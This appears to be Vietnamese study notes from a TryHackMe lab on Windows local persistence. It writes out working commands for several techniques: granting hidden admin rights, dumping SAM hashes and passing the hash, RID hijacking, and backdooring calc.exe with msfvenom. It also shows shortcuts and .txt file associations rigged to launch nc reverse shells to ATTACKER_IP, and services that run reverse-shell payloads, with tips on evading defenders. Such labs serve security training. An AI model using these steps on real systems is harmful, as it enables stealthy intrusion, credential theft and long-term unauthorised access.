**Windows Local Persistence (Thiết lập tính bền bỉ)**

*Tính bền bỉ là nghệ thuật cài backdoor vào hệ thống trong khi vẫn không bị phát hiện trong thời gian dài nhất có thể mà không gây nghi ngờ.*

1. **Introduction**

Nói một cách đơn giản, Persistence (tính bền bỉ) có nghĩa là tạo ra những cách thay thế để lấy lại quyền truy cập vào máy chủ mà không phải trải qua giai đoạn khai thác một lần nữa.

Có nhiều lý do khiến bạn muốn thiết lập tính kiên trì càng nhanh càng tốt, bao gồm:

* **Không phải lúc nào cũng có thể khai thác lại** : Một số khai thác không ổn định có thể giết chết tiến trình dễ bị tấn công trong quá trình khai thác, giúp bạn có cơ hội tấn công một số tiến trình đó.
* **Khó có thể tạo được chỗ đứng :** Ví dụ, nếu bạn sử dụng chiến dịch lừa đảo để có được quyền truy cập đầu tiên, việc lặp lại chiến dịch đó để lấy lại quyền truy cập vào máy chủ là quá nhiều công sức. Chiến dịch thứ hai của bạn cũng có thể không hiệu quả, khiến bạn không thể truy cập vào mạng.
* **Blueteam đang theo dõi bạn :** Bất kỳ lỗ hổng nào được sử dụng để có được quyền truy cập đầu tiên của bạn đều có thể được vá nếu hành động của bạn bị phát hiện. Bạn đang trong cuộc đua với thời gian!

1. **Tampering With Unprivileged Accounts (xâm phạm các tài khoản không có đặc quyền)**

Có tài khoản quản trị là cách dễ nhất để đạt sự bền bỉ trong máy. Tuy nhiên, để khiến nhóm xanh khó phát hiện ra chúng ta hơn, chúng ta có thể thao túng những người dùng không có đặc quyền, những người thường không bị giám sát nhiều như quản trị viên, và bằng cách nào đó cấp cho họ các đặc quyền quản trị.

Cách trực tiếp để làm cho người dùng không có đặc quyền có được quyền quản trị là đưa người dùng đó vào nhóm Quản trị viên . Chúng ta có thể dễ dàng thực hiện điều này bằng lệnh sau:

Command Prompt

C:\> net localgroup administrators thmuser0 /add

1. **Assign Group Memberships (Chỉ định thành viên nhóm) - THM{FLAG\_BACKED\_UP!}**

Thêm người dùng vào nhóm Backup Operators và lấy quyền truy cập

* Thêm người dùng vào nhóm Backup Operators:

Sử dụng lệnh:

net localgroup "Backup Operators" thmuser1 /add

* Thêm người dùng vào nhóm Remote Management Users để sử dụng WinRM:

Sử dụng lệnh:

net localgroup "Remote Management Users" thmuser1 /add

* Vô hiệu hóa LocalAccountTokenFilterPolicy để tránh UAC hạn chế:

Sử dụng lệnh:

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG\_DWORD /v LocalAccountTokenFilterPolicy /d 1

* Kết nối với máy nạn nhân qua WinRM bằng Evil-WinRM:

Sử dụng thông tin đăng nhập:

user@AttackBox$ evil-winrm -i 10.10.200.125 -u thmuser1 -p Password321

Kiểm tra các nhóm mà user đang có:

**\*Evil-WinRM\* PS C:\> whoami /groups**

* Sao lưu các tệp SAM và SYSTEM và tải xuống máy của kẻ tấn công:

Sử dụng các lệnh PowerShell:

reg save hklm\system system.bak

reg save hklm\sam sam.bak

download system.bak

download sam.bak

* Trích xuất các hàm băm mật khẩu từ các tệp SAM và SYSTEM:

Sử dụng công cụ secretsdump.py:

python3.9 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL

* Thực hiện Pass-the-Hash để có quyền truy cập quản trị:

Sử dụng lệnh:

evil-winrm -i 10.10.200.125 -u Administrator -H <ma hash cua mat khau>

1. **Special Privileges and Security Descriptors (Quyền đặc biệt và mô tả bảo mật) - THM{IM\_JUST\_A\_NORMAL\_USER}**


Có thể đạt được kết quả tương tự như khi thêm người dùng vào nhóm Backup Operators mà không cần sửa đổi bất kỳ tư cách thành viên nhóm nào. Các nhóm đặc biệt chỉ đặc biệt vì hệ điều hành gán cho chúng các đặc quyền cụ thể theo mặc định. Đặc quyền chỉ đơn giản là khả năng thực hiện một tác vụ trên chính hệ thống. Chúng bao gồm những điều đơn giản như có khả năng tắt máy chủ cho đến các hoạt động rất đặc quyền như có thể chiếm quyền sở hữu bất kỳ tệp nào trên hệ thống. Bạn có thể tìm danh sách đầy đủ các đặc quyền khả dụng tại đây để tham khảo.Trong trường hợp của nhóm Backup Operators, nhóm này có hai đặc quyền sau được chỉ định theo mặc định:

* **SeBackupPrivilege:** Người dùng có thể đọc bất kỳ tệp nào trong hệ thống, bỏ qua bất kỳ DACL nào hiện có.
* **SeRestorePrivilege:** Người dùng có thể ghi bất kỳ tệp nào vào hệ thống, bỏ qua bất kỳ DACL nào hiện có.
* Chúng ta có thể gán các đặc quyền như vậy cho bất kỳ người dùng nào, không phụ thuộc vào tư cách thành viên nhóm của họ. Để làm như vậy, chúng ta có thể sử dụng lệnh **secedit**. Đầu tiên, chúng ta sẽ xuất cấu hình hiện tại vào một tệp tạm thời:

secedit /export /cfg config.inf

Chúng tôi mở tệp và thêm người dùng của mình vào các dòng trong cấu hình liên quan đến SeBackupPrivilege và SeRestorePrivilege:

Đường dẫn tệp đã tạo: thư mục hiện thời trên command prompt + tên tệp tạo ra (config.inf)



* Cuối cùng, chúng tôi chuyển đổi tệp .inf thành tệp .sdb, sau đó tệp này được sử dụng để tải cấu hình trở lại hệ thống:

secedit /import /cfg config.inf /db config.sdb


secedit /configure /db config.sdb /cfg config.inf

* Bây giờ bạn sẽ có một người dùng có quyền tương đương với bất kỳ Backup Operator nào. Người dùng vẫn không thể đăng nhập vào hệ thống thông qua WinRM, vì vậy hãy làm gì đó về vấn đề này. Thay vì thêm người dùng vào nhóm Remote Management Users, chúng ta sẽ thay đổi mô tả bảo mật được liên kết với dịch vụ WinRM để cho phép thmuser2 kết nối. Hãy nghĩ về mô **tả bảo mật** như một ACL nhưng được áp dụng cho các tiện ích hệ thống khác.

Để mở cửa sổ cấu hình cho trình mô tả bảo mật của WinRM, bạn có thể sử dụng lệnh sau trong Powershell (bạn sẽ cần sử dụng phiên GUI cho lệnh này):

Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI

Thao tác này sẽ mở ra một cửa sổ nơi bạn có thể thêm thmuser2 và gán cho nó toàn quyền để kết nối với WinRM:



Sau khi thực hiện xong, người dùng của chúng ta có thể kết nối qua WinRM. Vì người dùng có quyền SeBackup và SeRestore, chúng ta có thể lặp lại các bước để khôi phục băm mật khẩu từ SAM và kết nối lại với người dùng Administrator.

Lưu ý rằng để người dùng này có thể làm việc với đầy đủ các đặc quyền đã cho, bạn phải thay đổi khoá sổ đăng ký **LocalAccountTokenFilterPolicy** , nhưng chúng tôi đã thực hiện việc này để lấy cờ trước đó.

Nếu bạn kiểm tra tư cách thành viên nhóm của người dùng, nó sẽ trông giống như một người dùng bình thường. Không có gì đáng ngờ cả!

Command Prompt

**C:\> net user thmuser2**

**User name thmuser2**

**Local Group Memberships \*Users**

**Global Group memberships \*None**

Một lần nữa, chúng ta sẽ giả định rằng chúng ta đã đổ thông tin xác thực lên máy chủ và có mật khẩu của thmuser2. Hãy kết nối với thông tin xác thực của nó bằng WinRM:

|  |  |
| --- | --- |
| **Username** | thmuser2 |
| **Password** | Password321 |

1. **RID Hijacking (RID bị chiếm đoạt) - THM{TRUST\_ME\_IM\_AN\_ADMIN}**

Một phương pháp khác để có được quyền quản trị mà không cần phải là quản trị viên là thay đổi một số giá trị sổ đăng ký để hệ điều hành nghĩ rằng bạn là Quản trị viên.

Khi một người dùng được tạo, một mã định danh được gọi là **Relative ID (RID)** được gán cho họ. RID chỉ đơn giản là một mã định danh số đại diện cho người dùng trên toàn hệ thống. Khi một người dùng đăng nhập, quy trình LSASS lấy RID của mình từ SAM registry hive và tạo một mã thông báo truy cập được liên kết với RID đó. Nếu chúng ta có thể can thiệp vào giá trị registry, chúng ta có thể khiến windows gán một mã thông báo truy cập Administrator cho một người dùng không có đặc quyền bằng cách liên kết cùng một RID với cả hai tài khoản.

Trong bất kỳ hệ thống Windows nào, tài khoản Quản trị viên mặc định được gán **RID = 500** và người dùng thông thường thường có **RID >= 1000** .

Để tìm RID được chỉ định cho bất kỳ người dùng nào, bạn có thể sử dụng lệnh sau:

**C:\> wmic useraccount get name,sid**

**Name SID**

**Administrator S-1-5-21-1966530601-3185510712-10604624-500**

**DefaultAccount S-1-5-21-1966530601-3185510712-10604624-503**

**Guest S-1-5-21-1966530601-3185510712-10604624-501**

**thmuser1 S-1-5-21-1966530601-3185510712-10604624-1008**

**thmuser2 S-1-5-21-1966530601-3185510712-10604624-1009**


**thmuser3 S-1-5-21-1966530601-3185510712-10604624-1010**

RID là bit cuối cùng của SID (1010 cho thmuser3 và 500 cho Administrator). SID là một mã định danh cho phép hệ điều hành xác định người dùng trên một miền, nhưng chúng ta sẽ không quan tâm quá nhiều đến phần còn lại của nó cho nhiệm vụ này.

Bây giờ chúng ta chỉ cần gán RID=500 cho thmuser3. Để làm như vậy, chúng ta cần truy cập SAM bằng Regedit. SAM chỉ giới hạn ở tài khoản SYSTEM, vì vậy ngay cả Administrator cũng không thể chỉnh sửa nó. Để chạy Regedit dưới dạng SYSTEM, chúng ta sẽ sử dụng psexec, có sẵn trong **C:\tools\pstools**máy của bạn:


**C:\tools\pstools> PsExec64.exe -i -s regedit**

Từ Regedit, chúng ta sẽ đến **HKLM\SAM\SAM\Domains\Account\Users\**nơi sẽ có một khóa cho mỗi người dùng trong máy. Vì chúng ta muốn sửa đổi thmuser3, chúng ta cần tìm kiếm một khóa có RID ở dạng hex (1010 = 0x3F2). Bên dưới khóa tương ứng, sẽ có một giá trị được gọi là **F** , giữ RID hiệu dụng của người dùng ở vị trí 0x30:



Lưu ý RID được lưu trữ bằng ký hiệu little-endian, do đó các byte của nó có vẻ bị đảo ngược.

Bây giờ chúng ta sẽ thay thế hai byte đó bằng RID của Administrator ở dạng hex (500 = 0x01F4), chuyển đổi giữa các byte (F401):



Lần tiếp theo thmuser3 đăng nhập, LSASS sẽ liên kết nó với cùng một RID với Administrator và cấp cho nó các đặc quyền tương tự.

Đối với tác vụ này, chúng tôi giả định rằng bạn đã xâm nhập hệ thống và có được mật khẩu cho thmuser3. Để thuận tiện cho bạn, người dùng có thể kết nối qua RDP với thông tin xác thực sau:

A screenshot of a computer screen

Description automatically generated

1. **Backdooring files**
   1. **Executable files 🡪 creating EXE files**

Nếu bạn tìm thấy bất kỳ tệp thực thi nào nằm xung quanh màn hình nền, khả năng cao là người dùng có thể sử dụng tệp đó thường xuyên. Giả sử chúng ta tìm thấy một phím tắt đến Calc nằm xung quanh. Nếu chúng ta kiểm tra thuộc tính của phím tắt, chúng ta có thể thấy rằng nó (thường) trỏ đến C:\Windows\System32\calc.exe. Từ thời điểm đó, chúng ta có thể tải tệp thực thi xuống máy của kẻ tấn công và sửa đổi nó để chạy bất kỳ tải trọng nào chúng ta muốn.

Bạn có thể dễ dàng cài đặt một payload theo ý muốn của mình vào bất kỳ tệp .exe với **msfvenom**. Tệp nhị phân vẫn hoạt động như bình thường nhưng thực thi một payload bổ sung một cách âm thầm bằng cách thêm một luồng bổ sung vào tệp nhị phân của bạn. Để tạo một calc.exe có backdoored, chúng ta có thể sử dụng lệnh sau:

msfvenom -a x64 --platform windows -x calc.exe -k -p windows/x64/shell\_reverse\_tcp lhost=ATTACKER\_IP lport=4444 -b "\x00" -f exe -o calcX.exe

Giải thích:


* msfvenom: Đây là công cụ dòng lệnh để tạo và mã hóa payloads (mã độc), là một phần của Metasploit framework.
* -a x64: Tùy chọn này chỉ định kiến trúc của payload. x64 có nghĩa là payload được thiết kế cho hệ thống 64-bit.
* --platform windows: Tùy chọn này chỉ định nền tảng mà payload được nhắm đến. Ở đây, windows chỉ ra rằng đây là một payload dành cho hệ điều hành Windows.
* -x calc.exe: Tùy chọn này chỉ định một tệp thực thi mẫu để sử dụng. Ở đây, putty.exe là tệp thực thi mẫu sẽ được sử dụng. msfvenom sẽ chèn payload vào trong tệp thực thi này.
* -k: Tùy chọn này giữ nguyên chức năng ban đầu của tệp thực thi mẫu. Vì vậy, putty.exe vẫn sẽ hoạt động như bình thường sau khi payload được chèn vào.
* -p windows/x64/shell\_reverse\_tcp: Tùy chọn này chỉ định loại payload để sử dụng. windows/x64/shell\_reverse\_tcp là một payload shell reverse (kết nối ngược) cho Windows 64-bit. Khi được thực thi, payload này sẽ kết nối ngược lại với máy của kẻ tấn công và cung cấp một shell.
* lhost=ATTACKER\_IP: Tùy chọn này chỉ định địa chỉ IP của máy tấn công (local host) mà shell reverse sẽ kết nối ngược lại. Bạn cần thay thế ATTACKER\_IP bằng địa chỉ IP thực tế của máy tấn công.
* lport=4444: Tùy chọn này thiết lập cổng trên máy tấn công mà shell reverse sẽ kết nối tới. Ở đây, sử dụng cổng 4444, nhưng bạn có thể chỉ định bất kỳ cổng nào đang mở.
* -b "\x00": Tùy chọn này chỉ định các ký tự xấu cần tránh trong payload. \x00 đại diện cho byte null, thường được tránh vì nó có thể kết thúc chuỗi và có thể làm hỏng payload.
* -f exe: Tùy chọn này chỉ định định dạng của tệp đầu ra. exe có nghĩa là đầu ra sẽ là một tệp thực thi Windows.
* -o calcX.exe: Tùy chọn này thiết lập tên của tệp đầu ra. Tệp thực thi được tạo ra với payload sẽ được lưu dưới tên calcX.exe.
* Lệnh msfvenom này lấy một tệp thực thi hợp lệ (calc.exe), chèn một payload shell reverse TCP 64-bit vào trong đó và tạo ra một tệp thực thi mới (calcX.exe). Shell reverse sẽ kết nối ngược lại với IP của kẻ tấn công (lhost=ATTACKER\_IP) trên cổng 4444 (lport=4444). Chức năng ban đầu của putty.exe được giữ nguyên (-k), và định dạng của tệp đầu ra được chỉ định là .exe. Tệp thực thi đã được chỉnh sửa này, khi chạy trên máy mục tiêu, sẽ cung cấp cho kẻ tấn công một shell reverse đến máy đó.

Calc.exe kết quả sẽ thực thi payload meterpreter reverse\_tcp mà người dùng không nhận thấy. Mặc dù phương pháp này đủ tốt để thiết lập tính bền bỉ, chúng ta hãy xem xét các kỹ thuật lén lút khác.

* 1. **Shortcut files 🡪 Backdoor shortcut**

Nếu chúng ta không muốn thay đổi tệp thực thi, chúng ta luôn có thể can thiệp vào chính tệp phím tắt. Thay vì trỏ trực tiếp đến tệp thực thi mong đợi, chúng ta có thể thay đổi nó để trỏ đến một tập lệnh sẽ chạy cửa sau và sau đó thực thi chương trình thông thường một cách bình thường.

For this task, let's check the shortcut to **calc** on the Administrator's desktop. If we right-click it and go to properties, we'll see where it is pointing:



Trước khi chiếm quyền điều khiển mục tiêu của phím tắt, hãy tạo tập lệnh PowerShell đơn giản trong **C:\Windows\System32** hoặc bất kỳ vị trí lén lút nào khác. Tập lệnh sẽ thực thi một shell ngược và sau đó chạy calc.exe từ vị trí gốc trên các thuộc tính của phím tắt:

Hijac Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER\_IP 4445" (đây là backdoor)


C:\Windows\System32\calc.exe (lệnh này nhằm giữ mục đích của ứng dụng để che giấu người dùng)

Hãy cùng phân tích từng phần của lệnh này:

1. **Start-Process**: Đây là lệnh của PowerShell dùng để khởi chạy một quy trình mới (process) từ một ứng dụng hoặc tệp thực thi.
2. **-NoNewWindow**: Tham số này chỉ định rằng quy trình mới sẽ không mở trong một cửa sổ riêng biệt.
3. **"c:\tools\nc64.exe"**: Đây là đường dẫn đầy đủ tới tệp thực thi mà bạn muốn chạy. Trong trường hợp này, nó là nc64.exe, một phiên bản của **Netcat** (một công cụ mạng phổ biến để đọc và ghi dữ liệu qua các kết nối mạng, thường được sử dụng trong quản trị mạng hoặc kiểm tra bảo mật).
4. **"-e cmd.exe ATTACKER\_IP 4445"**: Đây là các tham số được truyền cho nc64.exe. Cụ thể:
   * **-e cmd.exe**: Tham số này được sử dụng để chỉ định rằng Netcat nên mở một phiên cmd.exe (Command Prompt) và kết nối nó với phiên TCP.
   * **ATTACKER\_IP**: Đây là địa chỉ IP của kẻ tấn công hoặc máy mà Netcat sẽ kết nối đến. Thay thế **ATTACKER\_IP** bằng địa chỉ IP thực tế.
   * **4445**: Đây là cổng (port) trên máy tính từ xa (kẻ tấn công) mà Netcat sẽ kết nối tới.

Finally, we'll change the shortcut to point to our script. Notice that the shortcut's icon might be automatically adjusted while doing so. Be sure to point the icon back to the original executable so that no visible changes appear to the user. We also want to run our script on a hidden window, for which we'll add the **-windowstyle hidden** option to Powershell. The final target of the shortcut would be:

powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1 (thực thi backdoor khi nhấn vào)



Giải thích:

Let's start an nc listener to receive our reverse shell on our attacker's machine:

AttackBox


**user@AttackBox$ nc -lvp 4445**

Nếu bạn bấm đúp vào phím tắt, bạn sẽ nhận được kết nối trở lại máy tấn công của bạn. Trong khi đó, người dùng sẽ nhận được một máy tính như mong đợi của họ. Bạn có thể sẽ nhận thấy một lời nhắc lệnh nhấp nháy và biến mất ngay trên màn hình của bạn. Một người dùng thường xuyên có thể không bận tâm quá nhiều về điều đó, hy vọng.


* 1. **hijacking file associations (cướp các tệp liên kết)**

Ngoài việc duy trì thông qua các tệp thực thi hoặc phím tắt, chúng ta có thể chiếm quyền điều khiển bất kỳ liên kết tệp nào để buộc hệ điều hành chạy shell bất cứ khi nào người dùng mở một loại tệp cụ thể.

Các liên kết tệp hệ điều hành mặc định được lưu bên trong sổ đăng ký, nơi một khóa được lưu trữ cho mọi loại tệp đơn lẻ trong **HKLM\Software\Classes\**. Giả sử chúng ta muốn kiểm tra chương trình nào được sử dụng để mở các tệp .txt; chúng ta có thể chỉ cần kiểm tra khóa **.txt**phụ và tìm **ID chương trình (ProgID)** nào  được liên kết với nó. ProgID chỉ đơn giản là một mã định danh cho một chương trình được cài đặt trên hệ thống. Đối với các tệp .txt, chúng ta sẽ có ProgID sau:



Sau đó, chúng ta có thể tìm kiếm một khóa phụ cho ProgID tương ứng (cũng nằm trong **HKLM\Software\Classes\**), trong trường hợp này là  **txtfile**, nơi chúng ta sẽ tìm thấy tham chiếu đến chương trình chịu trách nhiệm xử lý các tệp .txt. Hầu hết các mục ProgID sẽ có một khóa phụ nằm trong **shell\open\command**nơi lệnh mặc định sẽ chạy cho các tệp có phần mở rộng đó được chỉ định:




Trong trường hợp này, khi bạn thử mở tệp .txt, hệ thống sẽ thực thi **%SystemRoot%\system32\NOTEPAD.EXE %1**, trong đó **%1**biểu thị tên của tệp đã mở. Nếu chúng ta muốn chiếm đoạt phần mở rộng này, chúng ta có thể thay thế lệnh bằng một tập lệnh thực thi một cửa hậu và sau đó mở tệp như bình thường. Trước tiên, hãy tạo một tập lệnh ps1 với nội dung sau và lưu vào **C:\Windows\backdoor2.ps1**:

Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER\_IP 4448"

C:\Windows\system32\NOTEPAD.EXE $args[0]

Lưu ý rằng trong Powershell, chúng ta phải chuyển **$args[0]**sang notepad vì nó sẽ chứa tên của tệp sẽ được mở, được cung cấp thông qua **%1**.

Bây giờ chúng ta hãy thay đổi khoá sổ đăng ký để chạy tập lệnh cửa sau trong một cửa sổ ẩn:



Cuối cùng, tạo một trình lắng nghe cho shell ngược của bạn và thử mở bất kỳ tệp .txt nào trên máy nạn nhân (tạo một tệp nếu cần). Bạn sẽ nhận được một shell ngược với các đặc quyền của người dùng mở tệp.

1. **Abuse Services**

Các dịch vụ Windows cung cấp một cách tuyệt vời để thiết lập tính bền bỉ vì chúng có thể được cấu hình để chạy ở chế độ nền bất cứ khi nào máy nạn nhân được khởi động. Nếu chúng ta có thể tận dụng bất kỳ dịch vụ nào để chạy một cái gì đó cho chúng ta, chúng ta có thể lấy lại quyền kiểm soát máy nạn nhân mỗi khi nó được khởi động.

Dịch vụ về cơ bản là một chương trình thực thi chạy ở chế độ nền. Khi cấu hình dịch vụ, bạn xác định chương trình thực thi nào sẽ được sử dụng và chọn dịch vụ sẽ tự động chạy khi máy khởi động hay phải khởi động thủ công.

Có hai cách chính để chúng ta có thể lạm dụng dịch vụ để thiết lập tính bền bỉ: tạo dịch vụ mới hoặc sửa đổi dịch vụ hiện có để thực thi tải trọng của mình.

1. **Creating backdoor services**

* 3 điều cần quan tâm: background, exe file, mode
* Chúng ta có thể tạo và khởi động dịch vụ có tên "THMservice" bằng các lệnh sau:

sc.exe create THMservice binPath= "net user Administrator Passwd123" start= auto

sc.exe start THMservice

**Lưu ý:** Phải có một khoảng trắng sau mỗi dấu bằng thì lệnh mới có hiệu quả.

Lệnh "net user" sẽ được thực thi khi dịch vụ được khởi động, đặt lại mật khẩu của Quản trị viên thành **Passwd123**. Lưu ý cách dịch vụ được thiết lập để tự động khởi động (start= auto), do đó nó chạy mà không cần tương tác của người dùng.

* Đặt lại mật khẩu của người dùng hoạt động khá tốt, nhưng chúng ta cũng có thể tạo một shell ngược với msfvenom và liên kết nó với dịch vụ đã tạo. Tuy nhiên, hãy lưu ý rằng các tệp thực thi dịch vụ là duy nhất vì chúng cần triển khai một giao thức cụ thể để hệ thống xử lý. Nếu bạn muốn tạo một tệp thực thi tương thích với các dịch vụ Windows, bạn có thể sử dụng định **exe-service**dạng trong msfvenom:

Hộp tấn công

**user@AttackBox$ msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKER\_IP LPORT=4448 -f exe-service -o rev-svc.exe**

* Sau đó, mở http.server trên máy tấn công để cho phép máy nạn nhân có thể tại payload rev-svc.exe đó về:

Máy tấn công:

A computer screen with white text

Description automatically generated

Máy nạn nhân (PowerShell) 

* Sau đó, bạn có thể sao chép tệp thực thi vào hệ thống đích của mình, chẳng hạn như trong **C:\Windows**và trỏ binPath của dịch vụ tới tệp đó:

sc.exe create THMservice2 binPath= "C:\windows\rev-svc.exe" start= auto

sc.exe start THMservice2

Thao tác này sẽ tạo kết nối trở lại máy của kẻ tấn công.

Trước khi thực hiện câu lệnh thứ 2, trên máy tấn công mở **nc -lvp 4448** như hình:

**A computer screen shot of a computer program

Description automatically generated**

1. **Modifying existing services**

Trong khi việc tạo các dịch vụ mới cho tính bền bỉ hoạt động khá tốt, nhóm xanh có thể theo dõi việc tạo dịch vụ mới trên toàn mạng. Chúng tôi có thể muốn sử dụng lại một dịch vụ hiện có thay vì tạo một dịch vụ để tránh bị phát hiện. Thông thường, bất kỳ dịch vụ bị vô hiệu hóa nào cũng sẽ là ứng cử viên tốt, vì nó có thể bị thay đổi mà người dùng không nhận thấy.

* Bạn có thể nhận danh sách các dịch vụ có sẵn bằng lệnh sau:

Dấu nhắc lệnh

**C:\> sc.exe query state=all**

**SERVICE\_NAME: THMService1**

**DISPLAY\_NAME: THMService1**

**TYPE : 10 WIN32\_OWN\_PROCESS**

**STATE : 1 STOPPED**

**WIN32\_EXIT\_CODE : 1077 (0x435)**

**SERVICE\_EXIT\_CODE : 0 (0x0)**

**CHECKPOINT : 0x0**

**WAIT\_HINT : 0x0**

* Bạn sẽ có thể tìm thấy một dịch vụ đã dừng có tên là THMService3. Để truy vấn cấu hình của 1 dịch vụ cụ thể, bạn có thể sử dụng lệnh sau:

Dấu nhắc lệnh

**C:\> sc.exe qc THMService3**

**[SC] QueryServiceConfig SUCCESS**

**SERVICE\_NAME: THMService3**

**TYPE : 10 WIN32\_OWN\_PROCESS**

**START\_TYPE : 2 AUTO\_START**

**ERROR\_CONTROL : 1 NORMAL**

**BINARY\_PATH\_NAME : C:\MyService\THMService.exe**

**LOAD\_ORDER\_GROUP :**

**TAG : 0**

**DISPLAY\_NAME : THMService3**

**DEPENDENCIES :**

**SERVICE\_START\_NAME : NT AUTHORITY\Local Service**

Có ba điều chúng tôi quan tâm khi sử dụng dịch vụ để duy trì tính bền bỉ:

* Tệp thực thi ( **BINARY\_PATH\_NAME** ) phải trỏ tới tệp tin của chúng ta.
* Dịch vụ **START\_TYPE** phải tự động để tải trọng có thể chạy mà không cần sự tương tác của người dùng.
* SERVICE\_START\_NAME **,** là tài khoản mà dịch vụ sẽ chạy, tốt nhất nên được đặt thành **LocalSystem** để có được quyền HỆ THỐNG.
* Chúng ta hãy bắt đầu bằng cách tạo một shell đảo ngược mới với msfvenom:

Hộp tấn công

